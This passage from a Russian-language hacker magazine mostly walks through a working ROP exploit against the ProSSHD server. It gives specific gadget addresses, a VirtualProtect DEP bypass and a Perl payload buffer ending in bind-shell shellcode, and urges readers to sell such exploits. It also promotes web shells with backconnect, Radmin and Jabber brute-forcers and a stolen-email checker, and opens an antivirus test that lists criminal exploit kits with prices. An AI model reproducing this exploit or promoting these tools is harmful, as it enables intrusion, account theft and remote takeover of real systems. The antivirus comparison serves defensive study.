0x08:0x00000XXX    -- любое не большое число
0x0C:0x00000040    -- READ_WRITE_EXECUTE
0x10:ADDRESS_2     -- адрес из стека, меньший ESP
```

Поясню. Каждая строчка — это 4 байта в стеке. Первая строчка — адрес вызова VirtualProtect из MSVCR71.DLL. Вторая строчка — первый параметр функции, а именно — адрес страницы, которую мы хотим отредактировать. Мы хотели отредактировать стек, поэтому годится любой адрес из стека, значения это не имеет, так как права даются на всю страницу целиком. Далее идет третий параметр — размер блока, который опять же значения не имеет, так как права даются на всю страницу. Но надо учесть, что большое число сюда пихать нельзя, иначе VirtualProtect будет ругаться. И ноль нельзя. В итоге — любое положительное не большое число. Последний параметр — адрес, куда запишутся текущие права страницы. Желательно, чтобы этот адрес был либо за вершиной стека, либо ниже шеллкода — это для того, чтобы не затереть что-нибудь важное. В этой конструкции во всех параметрах присутствуют нулевые байты. Адреса стека начинаются с нулевого байта и имеют вид 0x0012XXXX. Про размер и маску прав — итак понятно. Поэтому-то нам и поможет ROP. Иначе никак. JIT SPRAY тут неприменим, да и DEP для процесса отключить не всегда возможно. Так что будем писать ROP-программу — это 100% решение при данных условиях. Выглядеть это будет так:

```
0x000:ADDR_1        -- ROP-инструкции
0x004:ADDR_2
. . .
0xX00:ADDR_X
0xX04:0x7C3528DD    -- VirtualProtect
0xX08:ADDRESS_1
```

```
0xX0C:0x00000XXX
0xX10:0x00000040
0xX14:ADDRESS_2
0xX18:RET_ESP       -- прыжок на 0xX0C
0xX1C:0x90909090    -- NOP's и шеллкод
0xX20:SHELLCODE
```

ROP-инструкции должны сформировать и сохранить параметры VirtualProtect по адресам 0xX08, 0xX0C, 0xX10, 0xX14. Очевидно, что эти адреса также надо знать заранее. Тут нам поможет сам ProSSHD. Если обратить внимание, то в момент атаки регистр EDI и EBP указывают на данные в стеке с постоянным смещением относительно ESP. Условимся, что EDI или EBP и будут указывать на то место, где будут параметры. Разница между EDI и ESP, например, всегда составляет 1049 байт. Этого вполне достаточно для ROP-программы, а остаток, который получится между ROP-программой и вызовом VirtualProtect, можно заполнить пустыми указателями — RETN. Получится этакий аналог NOP в контексте ROP.

IT'S ALIVE!

Начнем собирать нашего Франкенштейна. Напомню — нас интересуют различные небольшие кусочки кода, которые идут непосредственно перед инструкцией RETN. Этот код не должен содержать других вызовов или сильно влиять на стек. Кроме того, он не должен затирать нужные нам для дальнейшей работы регистры. Чтобы это все вообще заработало, нам нужны такие кусочки, которые позволят работать как минимум с двумя регистрами, позволив менять значения между ними и записывать по указателю. Как их найти? К сожалению, когда я писал этот эксплойт, corelanc0d3r еще не реализовал функционал по поиску ROP-кусков (гаджетов) в своем плагине, и мне пришлось искать все вручную. Но к моменту подготовки статьи Питер Ван Эйкхоут (Peter Van Eeckhoutte — это настоящее имя corelanc0d3r) все-таки добавил нужный функционал и попросил меня проверить его, что я с радостью и сделал. По сути, плагин выполнил поиск команды 'RETN' в различных вариациях в коде нужных мне модулей и сформировал текстовый файл со списком фрагментов. Анализ получившегося файла говорит нам, что весь такой ROP-код достаточно однообразен. Это связано с тем, что в большинстве случаев функции перед выходом записывают что-то в EAX, восстанавливают пару регистров и выходят. Более редкий вариант — запись по адресу EAX значением другого регистра. В итоге я подобрал решение, которое позволило мне скопировать значение из EDI (адрес, где будут сохранены параметры) в регистры EAX и EDX. Кроме того нашлись команды, позволяющие копировать по адресу из EAX, значение EDX. Так задача решилась. Однако на деле не все так просто, поэтому я лучше распишу программу подробно. Все адреса в эксплойте надобно представлять разрядами задом наперед (вдруг кто забыл).

ЭКСПЛОЙТ

Сначала формируем часть буфера, которая идет до перезаписи адреса возврата. Содержимое этого буфера значения не имеет.

```
$fuzz = "\x41"x491 .
```

Перезаписываем адрес возврата указателем на первый фрагмент ROP-программы. Этот код копирует указатель на место в стеке (который у нас стабильно в EDI) в регистр EAX.

```
"\x9F\x07\x37\x7C".  # MOV EAX, EDI / POP EDI / POP
ESI / RETN
```

Так как приведенный выше код забирает из стека 8 байт (затирая ими регистры EDI и ESI), то в буфер мы должны записать эти 8 байт, после которых будет указатель на следующий фрагмент.

```
"\x11\x11\x11\x11".  # это будет в EDI
"\x22\x22\x22\x22".  # это будет в ESI
```

Чтобы сгенерировать значение третьего параметра для VirtualProtect, которое должно быть равно 0x40, нам понадобится регистр EAX, поэтому теперь перегоним адрес стека, куда будем копировать параметры, в ECX. После этого EAX затирается. Собственно, далее все команды из созданного мною списка могут работать только с регистрами EAX и ECX.

```
"\x27\x34\x34\x7C".  # MOV ECX, EAX / MOV EAX, ESI /
POP ESI / RETN 10
"\x33\x33\x33\x33".  # это будет в ESI
```

Так, адрес уже в ECX, теперь в EAX надо как-то запихнуть значение 0x40. Вариантов масса, но самый экономичный по количеству гаджетов — это засунуть в EAX значение -0x40, а затем вызвать NEG EAX. Минус на минус — будет плюс. Дело в том, что -0x40=0xFFFFFFC0, то есть нету нулевых байтов, и мы можем передать это через стек, забрав инструкцией POP EAX. Только надо не забыть добавить после следующего адреса возврата 16 байт мусора, так как предыдущая инструкция была RETN 0x10.

```
"\xC1\x4C\x34\x7C".  # POP EAX  / RETN
                     #
"\x33\x33\x33\x33".  # это перепрыгиваем
"\x33\x33\x33\x33".  # это перепрыгиваем
"\x33\x33\x33\x33".  # это перепрыгиваем
"\x33\x33\x33\x33".  # это перепрыгиваем
                     #
"\xC0\xFF\xFF\xFF".  # -0x40: это будет в EAX
"\x05\x1e\x35\x7C".  # NEG EAX /  RETN
```

Ну вот. Мы получили в EAX требуемое значение — 0x00000040. В ECX у нас указатель на место, где мы готовим параметры для VirtualProtect, так что следующий фрагмент запишет значение на его законное место.

```
"\xc8\x03\x35\x7C".  # MOV DS:[ECX], EAX / RETN
```

Теперь скопируем адрес из ECX обратно в EAX.

```
"\x40\xa0\x35\x7C".  # MOV EAX, ECX / RETN
```

Теперь у нас в обоих регистрах адрес на третий параметр VirtualProtect (-0x40). Это же значение годится и для первого параметра этой функции — адреса страницы, которую мы модифицируем.

Поэтому далее я уменьшаю значение EAX на 12 (три слова), чтобы он указывал (со сдвигом на 4 байта) на место для первого параметра.

```
"\xA1\x1D\x34\x7C"x12.  # DEC EAX  / RETN
```

Теперь скопирую значение EAX по адресу EAX+4. В итоге у нас будет записан первый параметр.

```
"\x08\x94\x16\x7C".  # MOV DS:[EAX+0x4], EAX / RETN
```


Увеличим EAX на 4 байта.

```
"\xB9\x1F\x34\x7C"x4.  # INC EAX / RETN
```


Теперь EAX указывает на сохраненный первый параметр, зато EAX+4 указывает на то место, где должен быть второй параметр — размер памяти. Как я писал выше, этот параметр может быть любым положительным, но не очень большим числом. По-моему, число 1 как раз таким и является. Поэтому сохраняем его на месте второго параметра.

```
"\xB2\x01\x15\x7C".  # MOV [EAX+0x4], 1
```

Сформированный плагином список снабжен полезными комментариями типа «данный адрес содержит разряды в пределах ASCII-таблицы».



ROP за работой



Рабочий, универсальный и безотказный эксплойт — пригодится на очередном пентесте

Остался последний параметр — место, куда будет сохранен вывод функции VirtualProtect. Я решил его сделать где-нибудь в стеке до адреса вызова самой функции. То есть в момент вызова это место будет уже меньше регистра ESP и на логику никак не повлияет. Поэтому уменьшаем EAX аж на 16 байт.

```
"\xA1\x1D\x34\x7C"x16.  # DEC EAX  / RETN
```

Скопируем полученное значение в ECX.

```
"\x27\x34\x34\x7C".  # MOV ECX, EAX / MOV EAX, ESI /
POP ESI / RETN 10
"\x33\x33\x33\x33".  # это будет в ESI
"\x40\xa0\x35\x7C".  # MOV EAX, ECX / RETN
                     #
"\x33\x33\x33\x33".  # это перепрыгиваем
"\x33\x33\x33\x33".  # это перепрыгиваем
"\x33\x33\x33\x33".  # это перепрыгиваем
"\x33\x33\x33\x33".  # это перепрыгиваем
```

Значение мы сохранили пока что в ECX. EAX — в положение, чтобы EAX+20 указывал на место для последнего, четвертого, параметра (это будет как раз за сохраненным в стеке 0x40).

```
"\xB9\x1F\x34\x7C"x4.  # INC EAX / RETN
```

Ну и записываем последний параметр на свое место.

```
"\xE5\x6B\x36\x7C".   # MOV DS:[EAX+0x14], ECX
```

Теперь у нас в стеке осталось 412 байт от последней строчки до первого параметра.
Еще 4 байта уйдут на адрес вызова VirtualProtect непосредственно перед первым параметром — итого 408 байт надо заполнить пустыми переходами.

```
"\xBA\x1F\x34\x7C"x204 . # RETN
```

Теперь указатель на место, где будет вызов VirtualProtect.

```
"\xDD\x28\x35\x7C".  # CALL VirtualProtect / LEA ESP,
[EBP-58] / POP EDI / ESI / EBX / RETN
```

Дальше идет место в стеке, где будут сохранены параметры для функции. С этим пространством работает наша ROP-программа.

```
"AAAABBBBCCCCDDDD".
```

Следующий адрес увеличит значение указателя вершины стека на 12 байт. Зачем я это сделал — уже забыл :).

```
"\x1A\xF2\x35\x7C".   # ADD ESP, 0xC / RETN
"XXXYYYZZZ123".       # Перепрыгнем, изменив указа-
тель
```

Теперь наш стек уже исполняемый, и надо передать управление на код из стека, который будет ниже. Сделаем это нетривиально, вспомнив мою предыдущую статью про JIT SPRAY, где использовалось смещение в адресе инструкций, и в зависимости от первого байта инструкции менялся исполняемый код. Так, у нас по адресу 0x7c345c2e содержится код ANDPS XMM0, XMM3. Но если добавить к этому адресу 2 байта, то оставшиеся опкоды проинтерпретируются как PUSH ESP / RETN. То есть мы засунем в стек адрес вершины, а затем инструкция RETN заберет его, передав в EIP.

```
"\x30\x5C\x34\x7C".   # PUSH ESP / RETN
```

Весь дальнейший код будет уже не адресами, а полноценным бинарным кодом — шеллкодом. Для начала я все же сунул немножко NOP'ов.

```
"\x90"x14 .           # NOP
```

Ну, а дальше — шеллкод из Метасплойта (у меня bind shell на 4444 порту).

```
$shell;                      # Шеллкод
```

ВЫВОДЫ

Что можно сказать. Очевидно, что предлагаемые защитные механизмы снижают риски, но незначительно. Также растет сложность написания эксплойтов, что создает на этом рынке дефицит рабочей силы. Сразу после публикации данного сплойта, мне пришло письмо с предложением о работе: написание приватных эксплойтов для 0day и не очень приватных уязвимостей по ценам, в 300% превышающим предложения для 0day багов у iDefense или ZDI. Я, конечно, жадный, но ленивый — мне моей работы хватает. А вот ты теперь знаешь, как писать эксплойты, которые с радостью купят за много $$$. Дерзай! :)






X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: ArxFuckingHash3
ОС: WINDOWS 2000/XP/2003 SERVER/VISTA/2008 SERVER/7



Удобное восстановление хешей

АВТОР: ARXWOLF


Уже знакомая тебе по предыдущим выпускам рубрики команда сайта webxakep.net с радостью готова представить свою очередную хак-утилиту. Вообрази ситуацию, что ты нашел какой-либо хеш (md5, MySQL, Sha1) и тебе необходимо его расшифровать. Что делать? Прогонять данный хеш по бесчисленным онлайн-сервисам или ждать, когда его сбрутит специализированная программа? Есть способ лучше! Просто запускай ArxFuckingHash3, вбивай туда свой хеш и начинай парсинг! Программа сама пройдет по списку открытых сервисов и выведет результат на экран в удобной форме.
Функционал проги следующий:

- Многопоточность (10 потоков — проверка по 10 сервисам сразу);
- Поиск md5, MySQL, Sha1 хешей;
- Редактирование пользователем списка онлайн-сервисов по расшифровке хешей (файл servers.ini);
- Поиск одновременно нескольких хешей по списку;
- Загрузка хешей из файла;
- Автоопределение типа хеша;
- Сохранение результатов работы программы;
- Чекер рабочих и нерабочих сервисов;
- Прилагаемый к проге хелп (папка ./help).

Если у тебя есть какие-то вопросы по работе утилиты, направляй их прямиком автору в топик webxakep.net/forum/showthread.php?t=4753.

ПРОГРАММА: PPS 1.0 PERL WEB-SHELL
ОС: *NIX/WIN
АВТОР: PASHKELA

Существует огромное количество веб-шеллов, написанных на PHP. В то же время шеллы на других скриптовых языках можно пересчитать по пальцам. Так что советую не проходить мимо перлового веб-шелла PPS 1.0 от мембера Античата, Пашкелы.



Веб-шелл на Perl

Данный скрипт обладает практически всеми возможностями своих старших PHP-собратьев:


- Авторизация (дефолтный пароль "root");
- Отображение системной информации;
- Листинг директорий и файлов;
- Загрузка, скачивание, редактирование, просмотр, удаление файлов;
- Выполнение системных команд;
- Выполнение chmod, touch, zip, unzip операций с файлами и папками в один клик;
- Консоль;
- Простой MySQL-менеджер;
- Выполнение backconnect;
- Выполнение Perl-кода из веб-формы;
- Самоудаление;
- Работа через POST-запросы.

Все вопросы и пожелания по данному скрипту направляй автору в тему forum.antichat.ru/thread198119.html.

ПРОГРАММА: CGI WEB SHELL
ОС: *NIX
АВТОР: ORB

Раз уж зашла речь о веб-шеллах, написанных на языках, отличных от PHP, то представляю твоему вниманию CGI web shell — питоновскую утилиту, которая содержит в себе следующие хак-функции и особенности:

- Авторизация;
- Просмотр, редактирование, загрузка, скачивание touch-, chmod-файлов;
- Наглядный листинг директорий с возможностью перехода по ним;
- Выполнение серверных команд;
- Выполнение кода на Python'е через веб-форму;
- Bind port/Backconnect (без создания дополнительных файлов во временных директориях);
- Выбор кодировки для работы шелла;
- Стабильность.




Веб-шелл на Python


Автор с радостью будет готов ответить на любой твой вопрос по шеллу в топике http://forum.antichat.ru/showthread.php?t=147269.


ПРОГРАММА: PROXY SCANNER
ОС: *NIX/WIN
АВТОР: SHARKY

На страницах рубрики уже неоднократно описывались различные сканеры проксей, отличительной особенностью которых было то, что они сканили известные паблик-ресурсы с халявными списками прокси-серверов. Представляю твоему вниманию принципиально иную прогу — Proxy Scanner от некоего Sharky.
Данная утилита основана на принципе скана заданного диапазона IP-адресов, проверяемого на наличие проксиков. Из дополнительных плюсов сканера можно отметить то, что он поддерживает многопоточность, а также сам чекает найденные проксики на валидность с помощью гугла.
Запуск Proxy Scanner'а происходит следующим образом:
1. Запускаем скрипт proxyscanner.pl;
2. Вводим нужные для скана данные:
• Start IP (начальный IP диапазона, например, 192.168.1.1);
• End IP (конечный IP диапазона, например, 192.168.255.255);

Сканер проксей








- Port (какой порт сканить, например, 3128);
- Timeout (таймаут прокси в секундах, например, 10);
- Threads (потоки, например, 50);
- File for good proxies (в какой файл сохранять гуды, например, proxies.txt).

Как видишь, добывать свежие прокси самому не так уж и сложно, enjoy!

ПРОГРАММА: **LAMESCAN2 С ПЛАГИНОМ ANTIRADMIN**
ОС: **WINDOWS 2000/XP/2003 SERVER/VISTA/2008 SERVER/7**
АВТОР: **REDSH**



Сканер портов

LameScan2 — это небольшой и крайне функциональный сканер портов с поддержкой плагинов. Функционал проги впечатляет:

```
• Многопоточность;
• Пинг хоста перед сканированием;
• Сохранение хостов в локальной базе данных с записями вида «хост-группа», где «группа» имеет статусы «не сканирован», «up», «down» или «error» (данная фича позволяет прервать сканирование, а потом продолжить его с заданного места, либо пересканировать какую-нибудь часть хостов с помощью кнопки «Вернуть в очередь»);
• Редактирование любой группы в базе данных булевыми операциями с блоками адресов;
• Экспорт и импорт базы данных диапазонов в формат .csv с возможностью выбора разделителя;
• Экспорт результатов сканирования в CSV или HTML;
• Поддержка плагинов с очень простым SDK;
• Расширенная работа с диапазонами IP-адресов.
```

Отдельно стоит задержать внимание на плагине antiradmin для LameScan2. Итак, данный плагин предназначен для восстановления забытых паролей на radmin 2.0, 2.1 и 2.2 методом брутфорса. Особенности плагина:

```
• Брут по словарю;
• Полностью своя реализация протокола авторизации;
• Выдача результатов брута в окно сканера и в лог;
• Защита от лагов (пытается соединиться с хостом до тех пор, пока тот не скажет, верный пароль или нет).
```

Еще одной особенностью сканера является удобная система горячих клавиш:

```
ins — добавить диапазон для сканирования;
f9 — настроить количество потоков и пинг;
shift+f9 — настроить параметры плагинов;
f5 — начать сканить;
f7 — сохранить результаты в HTML;
f2 — сохранить таблицу;
f3 — загрузить таблицу;
ctrl+ins, далее выбрать «оффлайн» и «ошибка» — пересканировать указаные группы.
```

Также настоятельно рекомендую посетить официальный сайт автора программы: http://redsh.tk — здесь ты сможешь найти множество других полезных в нашем деле утилит.

ПРОГРАММА: **RSAEMAILCHECKER 2.0**
ОС: **WINDOWS 2000/XP/2003 SERVER/VISTA/2008 SERVER/7**
АВТОР: **RSARELIABLES**



Чекер e-mail

Рад представить тебе утилиту rsaEMailChecker — многопоточный автоматический чекер e-mail адресов с возможностью «передышки». Особенности чекера:

```
• Очень маленький размер по сравнению с аналогами;
• Подсветка статусов;
• Возможность приостановки и возобновления процесс чека;
• Отображение состояния потоков чека;
• Отображение числа просмотренных и находящихся в очереди e-mail адресов;
• Работа в двух режимах (открытое и защищенное соединения);
• Работа практически со всеми POP3-серверами;
• Возможность сохранения гудов;
• Встроенный антидубль адресов (отображение числа отброшенных одинаковых строк);
• Возможность задавать таймаут соединения;
• Возможность делать паузу на указанное время после определенного количества прочеканных адресов;
• Поддержка двух видов списка (user@server.domen;password и user@server.domen:password);
• Работа на .Net Framework 2.0 или выше.
```

Программа может отображать следующую информацию о статусах чека мыльников:


```
«не проверялось» — отображается, если данное мыло еще не чекалось;
«в очереди...» — отображается, когда строка мыло находится на очереди для чека;
"connected == false" — отображается, если соединение не было установлено или было принудительно разорвано удаленным сервером;
"invite == false" — отображается, если сервер не прислал приглашение после успешного установления соединения (возможно, POP3-сервер отключен и/или порт прослушивает другая служба);
"user == -err" — отображается, если имя пользователя не соответствует стандарту POP3-сервера;
"bad" — отображается, если пароль неверен;
"good" — отображается, если пароль верен.
```

Ах да, этот чекер написал член полюбившейся тебе команды webxakep.net, так что любые вопросы направляй в топик http://webxakep.net/forum/showthread.php?t=6348.

ПРОГРАММА: **JBBL• JABBER BRUTE BY LYTGEYGEN V.0.1**
ОС: **WINDOWS 2000/XP/2003 SERVER/VISTA/2008 SERVER/7**
АВТОР: **LYTGEYGEN**

Надоело брутить давно набившие всем оскомину аськи? Пора переходить на джаббер :). Итак, jbbl — это первый публичный Jabber-брутфорс. Брут обладает следующими фичами:


```
• Написан на Visual Basic без использования сторонних компонентов для работы с протоколом xmpp;
• Многопоточность (максимум 100 потоков);
• Смена паролей на сбрученных аккаунтах;
```



Jabber-брутфорс

```
• Сворачивается в трей;
• Шаблонизированная запись в good.txt;
• Возможность остановки и продолжения процесса брута;
• Возможность выбора Jabber-сервера для брута.
```

Ответы на вопросы по работе проги ищи на Асечке: forum.asechka.ru/showthread.php?t=119636.





Василий Бердников vaber@inbox.ru



Выбираем халявный антивирус

Что лучше: AVG, AVIRA или AVAST?

Каждый читатель] [знает массу способов, как накорячить антивирус, чтобы он не определял даже самую злую малварь. В то же время, потребность в каком-то антивирусе все же есть: хотя бы и для борьбы с autorun-троями, приходящими с гостевыми флешками. Тут первым делом в голову приходят бесплатные антивирусы: AVG, AVIRA и AVAST. Нам стало интересно проверить их в реальном бою со свежими сплойтпаками, а заодно и сравнить результаты с платными решениями типа Касперского.

МЕТОДИКА

Размышляя над методикой этого теста, мы решили шагать «от заразы». Понятно, что большинство пользователей подцепляет опасную малварь через бажный браузер, либо через его уязвимые компоненты. Наиболее часто используются атаки на старые браузеры IE6 и IE7, либо на продукты компании Adobe (Flash Player, PDF Reader), RealPlayer и JAVA. Не является безопасной и восьмая версия IE, как ты мог убедиться из статей Леши Синцова в прошлых номерах][.
Опасность таких атак состоит в том, что можно подцепить троя, просто посетив свой любимый сайт, который в один прекрасный момент окажется взломанным. В таком случае обычно в исходнике сайта появляется обфусцированный скрипт или iframe, ведущий на паленый сайт, где расположен пакет эксплойтов.
На рынке существует достаточно много различных сплойтпаков, а некоторые старые даже лежат в свободном доступе на всевозможных хакерских форумах — найти их легко, было бы желание.
На текущий момент наиболее распространенными и часто используются следующие наборы:

```
Eleonore Exploits pack
Phoenix exploit kit
NeoSploit
YES exploit kit
Siberia Exploits kit
Seo Sploit pack
Crimepack Exploit System
```

Они несколько отличаются друг от друга набором эксплойтов, качеством шеллкодов, ценой, поддержкой. Но, в общем-то, весьма похожи друг на друга. Их характеристики приведены в соответствующей врезке — советую ознакомиться, чтобы лучше понимать, с чем мы имеем дело.
Сам код эксплойтов, как правило, обфусцирован для затруднения его анализа и детекта антивирусами. Стоит отметить наличие во всех связках эксплойта MDAC (MS06-014), патч для которого вышел еще в мае 2006 года. Именно этот сплойт имеет высокий пробив на IE6 и занимает высокий процент в общей статистике. Это свидетельствует о том, что многие пользователи не утруждаются поставить обновления системы, тем самым рискуя «схватить» malware. Кроме того, за последний год изменился тренд использования уязвимостей IE6/7 на продукцию компании Adobe — в частности Acrobat Reader, а также на продукты компании Oracle Corporation — JAVA. Использование этих эксплойтов позволяет производить атаки не только на IE, но и другие браузеры.
Рассмотрим часто используемые эксплойты под Acrobat Reader:

Adobe Acrobat Reader

```
Adobe Collab.collectEmailInfo — CVE-2007-5659
```

ХАРАКТЕРИСТИКИ СПЛОЙТПАКОВ

Главная характеристика любого сплойтпака — пробив, то есть соотношение между числом заразившихся компьютеров и общим числом «посетителей» сплойтпака. У актуальных паков пробив составляет от 5 до 20%, а в среднем — около 10%.
Многие сплойтпаки открыто продаются на черном рынке, причем их стоимость, состав и тактико-технические характеристики могут весьма существенно отличаться.

• **Phoenix exploit pack**
Состав: MDAC, MS Office Snapshot, JRE, Flash10, CVE-2010-0806, Adobe Acrobat Reader
Цена (версия 2.0): $400

• **Crimepack Exploit System**
Состав: MDAC, DSHOW, MS09-002, Flash10, Adobe Acrobat Reader, JRE
Цена (версия 2.8.1): $400

• **Eleonore Exploits pack**
Состав: MDAC, JDT, PDF collab.getIcon, PDF collab.collectEmailInfo, PDF NewPlayer, Java GSB 1.5/1.6
Цена (версия 1.4.1): $1500

При продаже сплойтпак обычно привязывается к рабочему домену и IP. Ребилд пака на новый домен/IP — оплачивается отдельно и стоит дополнительно около $50.
Так же продавцы сплойтпаков предлагают услуги по «защите» от антивирусов: такая работа стоит $50-80 за обращение.

```
Adobe Util.printf — CVE-2008-2992
Adobe GetIcon — CVE-2009-0927
Adobe Media.newPlayer — CVE-2009-4324
Adobe Pdf libtiff — CVE-2010-0188
```


Наиболее часто используемые эксплойты под JAVA:

JAVA

```
Deserialize — CVE-2008-5353
GetSoundBank — CVE-2009-3867
```

ТЕСТИРУЕМ!

Как же для всего этого многообразия выбрать адекватный тест? Сейчас становятся все более актуальными так называемые динамические тестирования антивирусов. То есть, не банальный скан файлов вредоносных программ (а все ли они реально «вредоносны», и не является ли часть файлов мусором? :)), а проведение теста в условиях, максимально приближенных к реальным. Браузер на тестируемом компе направляется на зараженный сайт, где непосредственно располагается набор эксплойтов или же скрипт (простой iframe), которые перенаправляют браузер на другой веб-сайт с эксплойтами. В ходе эксплуатации уязвимости браузера или его компонентов происходит загрузка и выполнение стороннего кода, вредоносной программы. Исходя из этого, антивирус может блокировать заражение пользовательского ПК на различных этапах:



Предотвращение заражения с установленным KAV

1. Детектирование вредоносного скрипта, внедренного в страницу взломанного сайта;
2. Блокировка открытия хоста с набором эксплойтов по базе фишинговых сайтов и сайтов, распространяющих вредоносное ПО;
3. Детектирование непосредственно кода эксплойта еще до его выполнения браузером;
4. Детектирование выполнения шеллкода;
5. Детектирование (как сигнатурное, так и эвристическое) и удаление загруженного бинарника — инсталлятора вредоносной программы;
6. Определение вредоносности по поведению в системе и последующий карантин.
Для предотвращения заражения достаточно успешного детектирования на любом из этих этапов.
Также можно выделить защитные продукты, которые имеют при себе так называемую «песочницу», что позволяет запускать браузер в виртуальной среде как «недоверенное» приложение, что ограничивает процесс браузера в правах в системе. Любое приложение, запущенное процессом браузера также становится «недоверенным». Защитные продукты, имеющие при себе «песочницу» являются более эффективными в плане защиты от атак типа Drive-by, так как не требуют постоянного пополнения баз сигнатур, сайтов и «докручивания» эвристиков. Примерами таких защитных программ являются комбайны AVAST! Internet Security, Kaspersky Internet Security, ZoneAlarm Extreme Security, HIPS DefenseWall и др. В большинстве тестов используются только платные антивирусные программы, и совсем не уделяется внимание free-версиям. Мы решили исправить этот недочет и протестировать бесплатные варианты наиболее распространенных у нас антивирусов: AVIRA, AVG и AVAST!. Ну, а чтобы добавить в это тестирование перцу и попробовать понять, имеет ли смысл вообще качать бесплатные антивирусы, мы добавим сюда популярный платный антивирус — Kaspersky anti-virus.
Антивирусы, которые мы будем тестировать, несколько отличаются по функционалу:

AVASt!

